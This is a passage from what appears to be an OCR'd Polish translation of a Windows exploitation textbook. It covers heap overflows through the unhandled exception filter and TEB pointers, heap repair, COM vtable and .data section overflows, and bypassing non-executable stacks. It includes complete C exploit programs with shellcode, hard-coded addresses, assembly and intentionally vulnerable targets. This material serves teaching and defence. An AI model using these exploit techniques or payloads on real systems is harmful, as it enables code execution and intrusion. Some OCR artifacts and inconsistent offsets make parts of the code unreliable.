fixupaddresses(tmp,address_of_system);
strcat(buffer,tmp);
strcat(buffer,"\xFF\xD1");;
cnt = 0;
while(cnt < 58)
{
strcat(buffer,"DDDD");
cnt ++;
}
```

```
// Pointer to 0x77FC3210 - 4. 0x77FC3210 holds
// the pointer to the first _VECTORED_EXCEPTION_NODE
// structure.
strcat(buffer,"\x0C\x32\xFC\x77");
// Pointer to our pseudo _VECTORED_EXCEPTION_NODE
// structure at address 0x0012FF48. This address + 8
// contains a pointer to our allocated buffer. This
// is what will be called when the vectored exception
// handling kicks in. Modify this according to where
// it can be found on your system
strcat(buffer,"\x48\xff\x12\x00");
printf("\nExecuting heap1.exe... calc should open.\n");
system(buffer);
return 0;
}
unsigned int GetAddress(char *lib, char *func)
{
HMODULE l=NULL;
unsigned int x=0;
l = LoadLibrary(lib);
if(!l)
return 0;
x = GetProcAddress(l,func);
if(!x)
return 0;
return x;
}
void fixupaddresses(char *tmp, unsigned int x)
{
unsigned int a = 0;
a = x;
```

```
a = a << 24;

a = a >> 24;

tmp[0]=a;

a = x;

a = a >> 8;

a = a << 24;

a = a >> 24 ;

tmp[1]=a;

a = x;

a = a >> 16;

a = a << 24;

a = a >> 24;

tmp[2]=a;

a = x;

a = a >> 24;

tmp[3]=a;

}
```

**Zastąp wskaźnik nieobsługiwanego filtra wyjątków**

Halvar Flake po raz pierwszy zaproponował użycie filtra nieobsługiwanych wyjątków podczas odpraw Blackhat Security Briefing w Amsterdamie w 2001 roku. Gdy żaden program obsługi nie może wysłać wyjątku lub jeśli nie określono obsługi, filtr nieobsługiwanych wyjątków jest ostatnią być straconym. Aplikacja może ustawić tę procedurę obsługi za pomocą funkcji SetUnhandledExceptionFilter(). Kod tej funkcji jest przedstawiony tutaj:

```
77E7E5A1 mov ecx,dword ptr [esp+4]

77E7E5A5 mov eax,[77ED73B4]

77E7E5AA mov dword ptr ds:[77ED73B4h],ecx

77E7E5B0 ret 4
```

Jak widać, wskaźnik do filtru nieobsługiwanych wyjątków jest przechowywany pod adresem 0x77ED73B4 - przynajmniej w systemie Windows XP z dodatkiem Service Pack 1. Inne systemy mogą lub będą mieć inny adres. Zdeasembluj funkcję SetUnhandledExceptionFilter(), aby znaleźć ją w swoim systemie. W przypadku wystąpienia nieobsłużonego wyjątku system wykonuje następujący blok kodu:

```
77E93114 mov eax,[77ED73B4]

77E93119 cmp eax,esi

77E9311B je 77E93132
```

77E9311D push edi

77E9311E call eax

Adres filtru nieobsługiwanych wyjątków jest przenoszony do EAX, a następnie wywoływany. Instrukcja push edi przed wywołaniem umieszcza na stosie wskaźnik do struktury EXCEPTION_POINTERS. Pamiętaj o tej technice, ponieważ będziemy jej używać później. W przypadku przepełnienia sterty, jeśli wyjątek nie zostanie obsłużony, możemy wykorzystać mechanizm Unhandled Exception Filter. Aby to zrobić, zasadniczo ustawiamy własny filtr nieobsługiwanych wyjątków. Możemy ustawić go na adres bezpośredni, który wskazuje na nasz bufor, jeśli jego lokalizacja jest dość przewidywalna, lub możemy ustawić go na adres zawierający blok kodu lub pojedynczą instrukcję, która zabierze nas z powrotem do naszego bufora. Pamiętasz, że EDI zostało wepchnięte na stos przed wywołaniem filtra? To jest wskaźnik do struktury EXCEPTION_POINTER. 0x78 bajtów za tym wskaźnikiem to adres w samym środku naszego bufora, który w rzeczywistości jest wskaźnikiem do końca naszego bufora, tuż przed zarządzaniem stertą. Chociaż nie jest to część samej struktury EXCEPTION_POINTER, możemy odbić się od EDI, aby wrócić do naszego kodu. Wszystko, co musimy znaleźć, to adres w procesie, który wykonuje następującą instrukcję:

call dword ptr[edi+0x78]

Chociaż brzmi to jak dość wysoka kolejność, w rzeczywistości istnieje kilka miejsc, w których można znaleźć tę instrukcję - w zależności od tego, jakie biblioteki DLL zostały załadowane do przestrzeni adresowej, i na jakim poziomie systemu operacyjnego/łatki się znajdujesz. Oto kilka przykładów na Windows XP z dodatkiem Service Pack 1:

call dword ptr[edi+0x74] found at 0x71c3de66 [netapi32.dll]

call dword ptr[edi+0x74] found at 0x77c3bbad [netapi32.dll]

call dword ptr[edi+0x74] found at 0x77c41e15 [netapi32.dll]

call dword ptr[edi+0x74] found at 0x77d92a34 [user32.dll]

call dword ptr[edi+0x74] found at 0x7805136d [rpcrt4.dll]

call dword ptr[edi+0x74] found at 0x78051456 [rpcrt4.dll]

Jeśli ustawimy filtr nieobsługiwanych wyjątków na jeden z adresów wymienionych wcześniej, to w przypadku wystąpienia nieobsłużonego wyjątku, ta instrukcja zostanie wykonana, ładnie wrzucając nas z powrotem do naszego bufora. Nawiasem mówiąc, filtr nieobsługiwanych wyjątków jest wywoływany tylko wtedy, gdy proces nie jest jeszcze debugowany. Na pasku bocznym opisano, jak rozwiązać ten problem. Aby zademonstrować użycie filtra nieobsługiwanych wyjątków z wykorzystaniem przepełnienia sterty, musimy zmodyfikować nasz podatny na ataki program, aby usunąć procedurę obsługi wyjątków. Jeśli wyjątek jest obsługiwany, nie będziemy robić nic z filtrem nieobsługiwanych wyjątków.

```
#include < stdio.h >

#include < windows.h >

int foo(char *buf);

int main(int argc, char *argv[])

{
```

```
HMODULE l;
l = LoadLibrary("msvcrt.dll");
l = LoadLibrary("netapi32.dll");
printf("\n\nHeapoverflow program.\n");
if(argc != 2)
return printf("ARGS!");
foo(argv[1]);
return 0;
}
int foo(char *buf)
{
HLOCAL h1 = 0, h2 = 0;
HANDLE hp;
hp = HeapCreate(0,0x1000,0x10000);
if(!hp)
return printf("Failed to create heap.\n");
h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
printf("HEAP: %.8X %.8X\n",h1,&h1);
// Heap Overflow occurs here:
strcpy(h1,buf);
// We gain control of this second call to HeapAlloc
h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
printf("hello");
return 0;
}
```

Poniższy przykładowy kod wykorzystuje to. Nadpisujemy strukturę zarządzania stertą parą wskaźników; jeden do filtra nieobsługiwanych wyjątków pod adresem 0x77ED73B4, a drugi 0x77C3BBAD- adres w netapi32.dll, który ma instrukcję call dword ptr[edi+0x78]. Gdy nastąpi następne wywołanie HeapAlloc(), ustawiamy nasz filtr i czekamy na wyjątek. Ponieważ jest nieobsługiwany, wywoływany jest filtr i wracamy do naszego kodu. Zwróć uwagę na krótki skok, który umieszczamy w buforze — to jest miejsce, na które wskazuje EDI+0x78, więc musimy przeskoczyć nad rzeczami związanymi z zarządzaniem stertą.

```
#include < stdio.h >
```

```
#include < windows.h >
unsigned int GetAddress(char *lib, char *func);
void fixupaddresses(char *tmp, unsigned int x);
int main()
{
unsigned char buffer[1000]=””;
unsigned char heap[8]=””;
unsigned char pebf[8]=””;
unsigned char shellcode[200]=””;
unsigned int address_of_system = 0;
unsigned char tmp[8]=””;
unsigned int a = 0;
int cnt = 0;
printf(“Getting address of system...\n”);
address_of_system = GetAddress(“msvcrt.dll”,”system”);
if(address_of_system == 0)
return printf(“Failed to get address.\n”);
printf(“Address of msvcrt.system\t\t\t= %.8X\n”,address_of_system);
strcpy(buffer,”heap1 “);
while(cnt < 66)
{
strcat(buffer,”DDDD”);
cnt++;
}
// This is where EDI+0x74 points to so we
// need to do a short jmp forwards
strcat(buffer,”\xEB\x14”);
// some padding
strcat(buffer,”\x44\x44\x44\x44\x44\x44”);
// This address (0x77C3BBAD : netapi32.dll XP SP1) contains
// a “call dword ptr[edi+0x74]“ instruction. We overwrite
```

```
// the Unhandled Exception Filter with this address.
strcat(buffer,"\xad\xbb\xc3\x77");
// Pointer to the Unhandled Exception Filter
strcat(buffer,"\xB4\x73\xED\x77"); // 77ED73B4
cnt = 0;
while(cnt < 21)
{
strcat(buffer,"\x90");
cnt ++;
}
// Shellcode stuff to call system("calc");
strcat(buffer,"\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9");
fixupaddresses(tmp,address_of_system);
strcat(buffer,tmp);
strcat(buffer,"\xFF\xD1\x90\x90");
printf("\nExecuting heap1.exe... calc should open.\n");
system(buffer);
return 0;
}
unsigned int GetAddress(char *lib, char *func)
{
HMODULE l=NULL;
unsigned int x=0;
l = LoadLibrary(lib);
if(!l)
return 0;
x = GetProcAddress(l,func);
if(!x)
return 0;
return x;
}
```

```
void fixupaddresses(char *tmp, unsigned int x)

{ unsigned int a = 0;

a = x;

a = a << 24;

a = a >> 24;

tmp[0]=a;

a = x;

a = a >> 8;

a = a << 24;

a = a >> 24 ;

tmp[1]=a;

a = x;

a = a >> 16;

a = a << 24;

a = a >> 24;

tmp[2]=a;

a = x;

a = a >> 24;

tmp[3]=a;

}
```

Overwrite Pointer to Exception Handler in Thread Environment Block

Podobnie jak w przypadku metody Unhandled Exception Filter, Halvar Flake jako pierwszy zaproponował nadpisanie wskaźnika do struktury rejestracji wyjątków przechowywanej w bloku środowiska wątków (TEB). Każdy wątek ma TEB, który jest zwykle dostępny przez rejestr segmentowy FS. FS:[0] zawiera wskaźnik do pierwszej struktury rejestracji wyjątków opartej na ramkach. Lokalizacja danego TEB jest różna, w zależności od tego, ile jest wątków, kiedy został utworzony i tak dalej. Pierwszy wątek zazwyczaj ma adres 0x7FFDE000, następny wątek, który zostanie utworzony, będzie miał TEB z adresem 0x7FFDD000, oddalonym o 0x1000 bajtów i tak dalej. TEB rosną w kierunku 0x00000000. Poniższy kod pokazuje adres TEB pierwszego wątku:

```
#include < stdio.h >

int main()

{

__asm{
```

```
mov eax, dword ptr fs:[0x18]

push eax

}

printf("TEB: %.8X\n");

__asm{

add esp,4

}

return 0;

}
```

Jeśli wątek zakończy działanie, miejsce zostanie zwolnione, a następny utworzony wątek otrzyma ten wolny blok. Zakładając, że w pierwszym wątku występuje problem przepełnienia sterty (który ma adres TEB 0x7FFDE000), wskaźnik do struktury rejestracji pierwszego wyjątku będzie miał adres 0x7FFDE000. Przy przepełnieniu opartym na stercie moglibyśmy nadpisać ten wskaźnik wskaźnikiem do naszej własnej pseudo-rejestracyjnej struktury; następnie, gdy nastąpi naruszenie zasad dostępu, które z pewnością nastąpi, zgłaszany jest wyjątek, a my kontrolujemy informacje o procedurze obsługi, która zostanie wykonana. Zazwyczaj jednak, zwłaszcza w przypadku serwerów wielowątkowych, jest to nieco trudniejsze do wykorzystania, ponieważ nie możemy być pewni, gdzie dokładnie znajduje się TEB naszego obecnego wątku. To powiedziawszy, ta metoda jest idealna dla programów jednowątkowych, takich jak pliki wykonywalne oparte na CGI. Jeśli używasz tej metody z serwerami wielowątkowymi, najlepszym podejściem jest utworzenie wielu wątków i uzyskanie niższego adresu TEB.

**Naprawa sterty**

Kiedy już uszkodzimy stertę naszym przepełnieniem, najprawdopodobniej będziemy musieli ją naprawić. Jeśli tego nie zrobimy, nasz proces na 99,9% prawdopodobnie naruszy dostęp – nawet bardziej prawdopodobne, jeśli trafimy na domyślną stertę procesu. Możemy oczywiście odtworzyć podatną aplikację i określić dokładnie rozmiar bufora oraz rozmiar następnego przydzielonego bloku i tak dalej. Następnie możemy przywrócić wartości do takich, jakie powinny być, ale robienie tego na podstawie poszczególnych luk wymaga zbyt dużego wysiłku. Ogólna metoda naprawy stosu byłaby lepsza. Najbardziej niezawodną metodą generyczną jest zmodyfikowanie sterty tak, aby wyglądała jak świeża nowa sterta - to znaczy prawie świeża. Pamiętaj, że kiedy sterta jest tworzona i zanim nastąpią jakiekolwiek alokacje, mamy w FreeLists[0] (HEAP_BASE + 0x178) dwa wskaźniki do pierwszego wolnego bloku (znalezione w HEAP_BASE + 0x688) i dwa wskaźniki na pierwszy wolny blok które wskazują na FreeLists[0]. Możemy zmodyfikować wskaźniki w FreeLists[0], aby wskazywały koniec naszego bloku, sprawiając wrażenie, jakby pierwszy wolny blok znajdował się za naszym buforem. Ustawiamy również dwa wskaźniki na końcu naszego bufora, które wskazują z powrotem na FreeLists[0] i kilka innych rzeczy. Zakładając, że zniszczyliśmy blok na domyślnej stercie procesu, możemy go naprawić za pomocą następującego zestawu. Uruchom ten kod, zanim zrobisz cokolwiek innego, aby zapobiec naruszeniu zasad dostępu. Dobrą praktyką jest również wyczyszczenie mechanizmu obsługi, który został nadużyty; w ten sposób, jeśli wystąpi naruszenie zasad dostępu, nie będziesz zapętlać się w nieskończoność.

```
// We've just landed in our buffer after a

// call to dword ptr[edi+74]. This, therefore
```

```
// is a pointer to the heap control structure
// so move this into edx as we'll need to
// set some values here
mov edx, dword ptr[edi+74]
// If running on Windows 2000 use this
// instead
// mov edx, dword ptr[esi+0x4C]
// Push 0x18 onto the stack
push 0x18
// and pop into EBX
pop ebx
// Get a pointer to the Thread Information
// Block at fs:[18]
mov eax, dword ptr fs:[ebx]
// Get a pointer to the Process Environment
// Block from the TEB.
mov eax, dword ptr[eax+0x30]
// Get a pointer to the default process heap
// from the PEB
mov eax, dword ptr[eax+0x18]
// We now have in eax a pointer to the heap
// This address will be of the form 0x00nn0000
// Adjust the pointer to the heap to point to the
// TotalFreeSize dword of the heap structure
add al,0x28
// move the WORD in TotalFreeSize into si
mov si, word ptr[eax]
// and then write this to our heap control
// structure. We need this.
mov word ptr[edx],si
// Adjust edx by 2
```

```
inc edx
inc edx
// Set the previous size to 8
mov byte ptr[edx],0x08
inc edx
// Set the next 2 bytes to 0
mov si, word ptr[edx]
xor word ptr[edx],si
inc edx
inc edx
// Set the flags to 0x14
mov byte ptr[edx],0x14
inc edx
// and the next 2 bytes to 0
mov si, word ptr[edx]
xor word ptr[edx],si
inc edx
inc edx
// now adjust eax to point to heap_base+0x178
// It's already heap_base+0x28
add ax,0x150
// eax now points to FreeLists[0]
// now write edx into FreeLists[0].Flink
mov dword ptr[eax],edx
// and write edx into FreeLists[0].Blink
mov dword ptr[eax+4],edx
// Finally set the pointers at the end of our
// block to point to FreeLists[0]
mov dword ptr[edx],eax
mov dword ptr[edx+4],eax
```

Po naprawieniu sterty powinniśmy być gotowi do uruchomienia naszego prawdziwego, dowolnego kodu. Nawiasem mówiąc, nie ustawiamy sterty na całkowicie świeżą stertę, ponieważ inne wątki będą miały dane już zapisane gdzieś na stercie. Na przykład dane winsock są przechowywane na stercie po wywołaniu WSAStartup. Jeśli te dane zostaną zniszczone, ponieważ sterta zostanie zresetowana do stanu domyślnego, każde wywołanie funkcji winsock będzie naruszać dostęp.

**Inne aspekty przepełnień opartych na stercie**

Nie wszystkie przepełnienia sterty są wykorzystywane przez wywołania funkcji HeapAlloc() i HeapFree(). Inne aspekty przepełnień opartych na stercie obejmują między innymi prywatne dane w klasach C++ i obiektach COM (Component Object Model). COM umożliwia programiście stworzenie obiektu, który może być utworzony w locie przez inny program. Ten obiekt ma funkcje lub metody, które można wywołać w celu wykonania jakiegoś zadania. Dobre źródło informacji o COM można znaleźć oczywiście na stronie Microsoft (www.microsoft.com/com/). Ale co jest tak interesującego w modelu COM i jak to się ma do przepełnień opartych na stercie?

**Obiekty COM i sterta**

Gdy obiekt COM jest tworzony - odbywa się to na stercie. Tworzona jest tabela wskaźników funkcji, znana jako vtable. Wskaźniki wskazują na kod metod obsługiwanych przez obiekt. Powyżej tej tabeli vtable, pod względem adresowania pamięci wirtualnej, alokowana jest przestrzeń dla danych obiektowych. Kiedy tworzone są nowe obiekty COM, są one umieszczane nad poprzednio utworzonymi obiektami, więc co by się stało, gdyby bufor w sekcji danych jednego obiektu został przepełniony? Przepełniłby się do vtable innego obiektu. Jeśli jedna z metod zostanie wywołana na drugim obiekcie, wystąpi problem. Gdy wszystkie wskaźniki funkcji zostaną nadpisane, osoba atakująca może kontrolować połączenie. On lub ona nadpisałby każdy wpis w vtable wskaźnikiem do ich bufora. Więc kiedy metoda jest wywoływana, ścieżka wykonania jest przekierowywana do kodu atakującego. Jest to dość powszechne w obiektach ActiveX w Internet Explorerze. Przepełnienia oparte na COM są bardzo łatwe do wykorzystania.

**Przepełnienie danych sterujących programu logicznego**

Wykorzystywanie przepełnień opartych na stercie niekoniecznie musi wiązać się z uruchomieniem dowolnego kodu dostarczonego przez atakującego. Możesz chcieć nadpisać zmienne przechowywane na stercie, które kontrolują działanie aplikacji. Na przykład wyobraźmy sobie, że serwer WWW przechowuje na stercie strukturę zawierającą informacje o uprawnieniach katalogów wirtualnych. Przepełniając bufor oparty na stercie do tej struktury, może być możliwe oznaczenie katalogu głównego WWW jako zapisywalnego. Następnie atakujący może przesłać zawartość na serwer sieci Web i siać spustoszenie.

**Zawijanie sterty**

Przedstawiliśmy kilka mechanizmów, dzięki którym można wykorzystać przepełnienia sterty. Najlepszym podejściem do napisania exploita dla przepełnienia sterty jest zrobienie tego na podstawie luki. Każdy przepełnienie prawdopodobnie będzie się nieznacznie różnić od każdego innego przepełnienia sterty. Fakt ten może sprawić, że przepełnienie w niektórych przypadkach będzie łatwiejsze do wykorzystania, ale trudniejsze w innych. Tym, którzy są odpowiedzialni za programowanie, mamy nadzieję, że wykazaliśmy niebezpieczeństwa, które kryją się w niebezpiecznym korzystaniu ze sterty. Nieprzyjemne rzeczy mogą i będą się zdarzać, jeśli nie pomyślisz o tym, co robisz - więc koduj bezpiecznie.

**Inne przepełnienia**

To jest sekcja poświęcona tym przepełnieniom, które nie są oparte ani na stosie, ani na stercie.

**Przepełnienie sekcji .data</b>**

Program podzielony jest na różne obszary zwane sekcjami. Rzeczywisty kod programu jest przechowywany w sekcji .text; sekcja .data programu zawiera takie rzeczy, jak zmienne globalne. Możesz zrzucić informacje o sekcjach do pliku obrazu za pomocą dumpbin, używając opcji /HEADERS i użyć /SECTIONS:.nazwa_sekcji, aby uzyskać dalsze informacje o określonej sekcji. Chociaż znacznie rzadziej niż ich odpowiedniki stosu lub sterty, przepełnienia sekcji .data istnieją w systemach Windows i można je wykorzystać, chociaż przeszkodą może być tutaj czas. Aby dokładniej wyjaśnić, rozważ następujący kod źródłowy C:

```
#include < stdio.h >

#include < windows.h >

unsigned char buffer[32]=””;

FARPROC mprintf = 0;

FARPROC mstrcpy = 0;

int main(int argc, char *argv[])

{

HMODULE l = 0;

l = LoadLibrary(“msvcrt.dll”);

if(!l)

return 0;

mprintf = GetProcAddress(l,”printf”);

if(!mprintf)

return 0;

mstrcpy = GetProcAddress(l,”strcpy”);

if(!mstrcpy)

return 0;

(mstrcpy)(buffer,argv[1]);

__asm{ add esp,8 }

(mprintf)(“%s”,buffer);

__asm{ add esp,8 }

FreeLibrary(l);

return 0;
```

Ten program, po skompilowaniu i uruchomieniu, dynamicznie ładuje bibliotekę wykonawczą C (msvcrt.dll), a następnie pobiera adresy funkcji strcpy() i printf(). Zmienne przechowujące te adresy są

deklarowane globalnie, więc są przechowywane w sekcji .data. Zwróć także uwagę na globalnie zdefiniowany bufor 32-bajtowy. Te wskaźniki funkcji służą do kopiowania danych do bufora i drukowania zawartości bufora na konsoli. Zwróć jednak uwagę na kolejność zmiennych globalnych. Bufor jest pierwszy; potem przychodzą dwa wskaźniki funkcji. Zostaną one ułożone w sekcji .data w ten sam sposób - z dwoma wskaźnikami funkcji po buforze. Jeśli ten bufor zostanie przepełniony, wskaźniki do funkcji zostaną nadpisane, a po wywołaniu - to znaczy wywołaniu = atakujący może przekierować przepływ wykonania. Oto, co się dzieje, gdy ten program jest uruchamiany ze zbyt długimi argumentami. Pierwszy argument przekazany do programu jest kopiowany do bufora przy użyciu wskaźnika funkcji strcpy. Bufor jest następnie przepełniony, nadpisując wskaźniki funkcji. Jaki byłby wskaźnik funkcji printf jest wywoływany dalej, a atakujący może przejąć kontrolę. Oczywiście jest to bardzo uproszczony program w C, zaprojektowany w celu zademonstrowania problemu. W prawdziwym świecie sprawy nie będą takie proste. W prawdziwym programie przepełniony wskaźnik funkcji może zostać wywołany dopiero wiele wierszy później — do tego czasu kod dostarczony przez użytkownika w buforze mógł zostać wymazany przez ponowne użycie bufora. Dlatego wymieniamy czas jako możliwą przeszkodę w eksploatacji. W tym programie, kiedy wywoływany jest wskaźnik funkcji printf, EAX wskazuje na początek bufora, więc możemy po prostu nadpisać wskaźnik funkcji adresem, który wykonuje jmp eax lub call eax. Ponadto, ponieważ bufor jest przekazywany jako parametr do funkcji printf, możemy również znaleźć odwołanie do niego w ESP + 8. Oznacza to, że alternatywnie możemy nadpisać wskaźnik funkcji printf adresem, który rozpoczyna blok kodu który wykonuje pop reg, pop reg, ret. W ten sposób dwa wyskakujące okienka opuszczą ESP wskazując na nasz bufor. Tak więc, kiedy RET jest wykonywany, lądujemy na początku naszego bufora i od tego miejsca zaczynamy wykonywać. Pamiętaj jednak, że nie jest to typowe dla sytuacji w świecie rzeczywistym. Piękno przepełnień sekcji .data polega na tym, że bufor zawsze można znaleźć w stałej lokalizacji - jest to sekcja .data - więc zawsze możemy nadpisać wskaźnik funkcji jego stałą lokalizacją.


**Przepełnienia TEB/PEB**

Ze względu na kompletność i chociaż nie ma żadnych publicznych rejestrów tego typu przepełnień, istnieje możliwość przepełnienia bloku środowiska wątków (TEB). Każdy TEB ma bufor, którego można użyć do konwersji ciągów ANSI na ciągi Unicode. Funkcje takie jak SetComputerNameA i GetModuleHandleA używają tego bufora, który jest ustawionym rozmiarem. Zakładając, że funkcja używała tego bufora i nie przeprowadzono sprawdzania długości, lub że funkcja mogła zostać oszukana w odniesieniu do rzeczywistej długości ciągu ANSI, wtedy możliwe jest przepełnienie tego bufora. Gdyby doszło do takiej sytuacji, jak mógłbyś użyć tej metody do wykonania dowolnego kodu? Cóż, to zależy od tego, który TEB jest przepełniony. Jeśli jest to TEB pierwszego wątku, przelejemy się do PEB. Pamiętaj, że wspomnieliśmy wcześniej, że w PEB znajduje się kilka wskaźników, do których odwołuje się proces zamykania. Możemy nadpisać dowolny z tych wskaźników i przejąć kontrolę nad wykonaniem. Jeśli jest to TEB innego wątku, to przelalibyśmy się do innego TEB. W każdym TEB jest kilka interesujących wskaźników, które można nadpisać, takich jak wskaźnik do pierwszej struktury EXCEPTION_REGISTRATION opartej na ramkach. Musielibyśmy wtedy jakoś spowodować wyjątek w wątku, który jest właścicielem TEB, który właśnie podbiliśmy. Moglibyśmy oczywiście przelać się przez kilka TEB i ostatecznie dostać się do PEB i ponownie trafić w te wskaźniki. Gdyby takie przepełnienie istniało, byłoby możliwe do wykorzystania, nieco utrudnione, ale nie niemożliwe, przez fakt, że przepełnienie miałoby charakter Unicode.

**Wykorzystywanie przepełnień buforów i niewykonywalnych stosów**

Aby pomóc rozwiązać problem przepełnienia bufora na stosie, Sun Solaris ma możliwość oznaczenia stosu jako niewykonywalnego. W ten sposób exploit, który próbuje uruchomić dowolny kod na stosie, zakończy się niepowodzeniem. Jednak w przypadku procesorów x86 stos nie może być oznaczony jako

niewykonywalny. Jednak niektóre produkty będą obserwowały stos każdego uruchomionego procesu i jeśli kod zostanie tam kiedykolwiek wykonany, zakończą ten proces. Istnieją sposoby na pokonanie chronionych stosów w celu uruchomienia dowolnego kodu. Jedna z metod przedstawionych przez Solar Designera polega na nadpisaniu zapisanego adresu zwrotnego adresem funkcji system(), następnie fałszywym (z punktu widzenia systemu) adresem zwrotnym, a następnie wskaźnikiem do polecenia, które chcesz uruchomić. W ten sposób po wywołaniu ret przepływ wykonania jest przekierowywany do funkcji system() z ESP wskazującym na fałszywy adres powrotu. Jeśli chodzi o funkcję systemu, wszystko jest tak, jak powinno. Jego pierwszym argumentem będzie ESP+4 - gdzie można znaleźć wskaźnik do polecenia. David Litchfield napisał artykuł o zastosowaniu tej metody na platformie Windows. Zdaliśmy sobie jednak sprawę, że może istnieć lepszy sposób na wykorzystanie niewykonywalnych stosów. Podczas dalszych badań natknęliśmy się na post do Bugtraq autorstwa Rafała Wojtczuka (http://community.core-sdi.com/~juliano/non-exec-stack-problems.html) o metodzie, która robi to samo. Metoda, która polega na wykorzystaniu kopii ciągów, nie została jeszcze udokumentowana na platformie Windows, więc zrobimy to teraz. Problem z nadpisaniem zapisanego adresu zwrotnego adresem system() polega na tym, że system() jest eksportowany przez msvcrt.dll w systemie Windows, a lokalizacja tej biblioteki DLL w pamięci może się bardzo różnić w zależności od systemu (a nawet od procesu do w tym samym systemie). Co więcej, uruchamiając a polecenia, nie mamy dostępu do Windows API, co daje nam znacznie mniejszą kontrolę nad tym, co możemy chcieć zrobić. O wiele lepszym podejściem byłoby skopiowanie naszego bufora do sterty procesu lub do innego obszaru pamięci zapisywalnej/wykonywalnej, a następnie powrót tam, aby go wykonać. Ta metoda będzie polegać na nadpisaniu zapisanego adresu zwrotnego adresem funkcji kopiowania ciągu. Nie wybierzemy strcpy() z tego samego powodu, dla którego nie użylibyśmy metody system()-strcpy(), która również jest eksportowana przez msvcrt.dll. Z drugiej strony lstrcpy() nie jest — jest eksportowany przez kernel32.dll, który gwarantuje przynajmniej posiadanie tego samego adresu bazowego w każdym procesie w tym samym systemie. Jeśli jest problem z używaniem lstrcpy() (na przykład jego adres zawiera zły znak, taki jak 0x0A), możemy wrócić do lstrcat. Do której lokalizacji kopiujemy nasz bufor? Moglibyśmy wybrać lokalizację na stercie, ale są szanse, że zniszczymy stertę i zadławimy proces. Wejdź do TEB. Każdy TEB ma 520-bajtowy bufor, który jest używany do konwersji łańcuchów ANSIto-Unicode z przesunięciem od początku TEB o 0xC00 bajtów. Pierwszy działający wątek w procesie ma TEB równy 0x7FFDE000 i umieszcza ten bufor pod adresem 0x7FFDEC00. Funkcje takie jak GetModuleHandleA wykorzystują to miejsce do konwersji ciągów. Moglibyśmy dostarczyć tę lokalizację jako bufor docelowy do lstrcpy(), ale ze względu na NULL na końcu, w praktyce dostarczymy 0x7FFDEC04. Następnie musimy znać położenie naszego bufora na stosie. Ponieważ jest to ostatnia wartość na końcu naszego ciągu, nawet jeśli adres stosu jest poprzedzony znakiem NULL (na przykład 0x0012FFD0), to nie ma to znaczenia. Ten NULL działa jak nasz terminator ciągów, co zgrabnie go wiąże. I na koniec, zamiast podawać fałszywy adres zwrotny, musimy ustawić adres, na który nasz kod powłoki został skopiowany, aby po zwróceniu lstrcpy zrobił to w naszym buforze. Rysunek 8-4 przedstawia stos przed i po przepełnieniu.




Gdy zagrożona funkcja powraca, zapisany adres powrotu jest pobierany ze stosu. Zastąpiliśmy rzeczywisty zapisany adres powrotu adresem lstrcpy(), tak że po wykonaniu powrotu lądujemy w lstrcpy(). Jeśli chodzi o lstrcpy(), ESP wskazuje na zapisany adres powrotu. Program następnie pomija zapisany adres zwrotny, aby uzyskać dostęp do jego parametrów - buforów źródłowych i docelowych. Kopiuje 0x0012FFD0 do 0x7FFDEC04 i kontynuuje kopiowanie, aż natrafi na pierwszy terminator NULL, który zostanie znaleziony na końcu (prawe dolne pole na Rysunku 8-4). Po zakończeniu kopiowania, lstrcpy powraca - do naszego nowego bufora, a wykonywanie jest kontynuowane z tego miejsca. Oczywiście, szelkod, który dostarczasz, musi być mniejszy niż 520 bajtów, rozmiar bufora, w przeciwnym razie przepełnisz się albo do innego TEB - w zależności od tego, czy wybrałeś TEB pierwszego wątku - jeśli tak, będziesz przelew do PEB. (Możliwości przepełnień opartych na TEB/PEB omówimy później.) Zanim przyjrzymy się kodowi, powinniśmy pomyśleć o exploitie. Jeśli exploit używa dowolnych funkcji, które będą używać tego bufora do konwersji ANSI na Unicode, Twój kod może zostać zakończony. Nie martw się – tak duża część miejsca w TEB nie jest wykorzystana (a raczej nie jest kluczowa), że możemy po prostu wykorzystać jego przestrzeń. Na przykład, zaczynając od 0x7FFDE1BC w TEB pierwszego wątku, jest ładnym blokiem NULL. Spójrzmy teraz na przykładowy kod. Po pierwsze, oto nasz wrażliwy program:

```
#include <stdio.h>

int foo(char *);

int main(int argc, char *argv[])

{

unsigned char buffer[520]=””;

if(argc !=2)

return printf(“Please supply an argument!\n”);

foo(argv[1]);

return 0;

}

int foo(char *input)
```

```
{

unsigned char buffer[600]="";

printf("%.8X\n",&buffer);

strcpy(buffer,input);

return 0;

}
```

